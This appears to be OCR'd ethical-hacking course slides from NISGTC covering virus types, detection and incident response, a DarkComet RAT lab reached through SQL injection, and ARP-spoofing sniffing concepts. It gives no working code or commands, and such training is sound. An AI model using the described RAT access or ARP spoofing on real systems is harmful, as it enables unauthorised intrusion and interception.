
File

Macro

NISGTC
The National Information, Security & Geospatial Technologies Consortium

https://en.wikipedia.org/wiki/Multipartite_virus

How Viruses Infect



Terminate and stay resident (TSR) virus

Cavity viruses

Tunneling viruses

Direct or transient viruses

Stealth viruses

Camouflage viruses

Companion viruses


Polymorphic viruses

Bootable CD-ROM viruses

NISGTC
The National Information, Security & Geospatial Technologies Consortium

http://www.cknow.com/cms/vtutor/multipartite-viruses.html

Self-Modification Viruses



Simple self-modification viruses

- Exchange subroutines in the codes

Encryption with a variable key

- Uses encryption key
- Each infected file uses a different combo of keys

Polymorphic code viruses

- Infects a file with an encrypted copy of a polymorphic code

Metamorphic code viruses

- Rewrite themselves to infect newly executed files

Worst Computer Viruses

- Melissa
- Sasser & Netsky
- Nimda
- ILOVEYOU
- Anna Kounikova
- Storm Worm
- SQL Slammer
- MyDoom
- Code Red

File Extensions

- .LNK
- .ASP
- .REG
- .COM
- .BAT
- .DOT
- .MP3
- .DLL
- .INI
- .SYS
- .BIN
- .CSS
- .VBS

Countermeasures


Detection Methods

- Scanning
- Integrity checking
- Interception

Incident Response

- Detect the attack
- Trace and map
- Detect payload
- Isolate vector
- Update system

Anti-Virus Software



PC status: Potentially unprotected

You haven't run a scan on your PC for a while. This could put your PC at risk.

✓ Real-time protection: On

✓ Virus and spyware definitions: Up to date

Scan now

Scan options:

● Quick

○ Full

○ Custom

Scan now


Scan details

Scheduled scan: **Sunday around 2:00 AM (Quick scan)** | Change my scan schedule

Last scan: 1/27/2013 at 2:08 AM (Quick scan)

NISGTC
The National Information, Security & Geospatial Technologies Consortium


Utilizing Malware



- Windows 7 is using a public IP address on the WAN
- Windows 2003 SQL is NATed behind the firewall
- Firewall is redirecting traffic to SQL

DarkComet

SQL Injection provides a Dark Comet connection to your victim




DarkComet RAT - New User !

User ID : Guest16_min

IP : 216.1.1.1


SERVER / SYSTEM



NISGTC_EHLab06_Utilizing Malware - DarkComet (CIS 76 Lab 6)

Exploit the Connection

Your connection to the victim machine offers a number of possible actions




NISGTC

The National Information, Security & Geospatial Technologies Consortium

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties, or assurances of any kind, express or implied, with respect to such information, including any information on linked sites and including, but not limited to, accuracy, continued availability or ownership.

https://www.virustotal.com/



VirusTotal is a free service that **analyzes suspicious files and URLs** and facilitates the quick detection of viruses, worms, trojans, and all kinds of malware.


Maximum file size: 128MB

By clicking 'Scan it!', you consent to our Terms of Service and allow VirusTotal to share this file with the security community. See our Privacy Policy for details.

Scan it!
Blog | Twitter | contact@virustotal.com | Google groups | ToS | Privacy policy


EC-Council Mini-Assessment Q41-50

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/ceh-assessment/



Penetration testing is a method of actively evaluating the security of an information system or network by simulating an attack from a malicious source.

Which of the following technique is used to simulate an attack from someone who is unfamiliar with the system?



Questions 41-50

Domain 8

NISGTC

The National Information, Security & Geospatial Technologies Consortium

This workforce solution was funded by a grant awarded by the U.S. Department of Labor’s Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties, or assurances of any kind, express or implied, with respect to such information, including any information on linked sites and including, but not limited to, accuracy, continued availability or ownership.

Domain 8

Sniffers


The National Information, Security & Geospatial Technologies Consortium

Objectives

- Identify types of sniffing
- Identify protocols vulnerable to sniffing
- Explain types of sniffing attacks
- Detect sniffing
- Implement countermeasures for sniffing

Switched Ethernet

Switch maintains a table of MAC addresses



Types of Sniffing

Passive	Active
• Common on networks with hubs • Data is gathered from all machines connected	• Switches actively monitor the MAC address on each port • Inject traffic into the LAN to enable sniffing of traffic

Active Sniffing

ARP Spoofing

- ARP is stateless
- Attacker sends fake ARP messages to associate the attacker's MAC address with the IP address of another (like the default gateway)

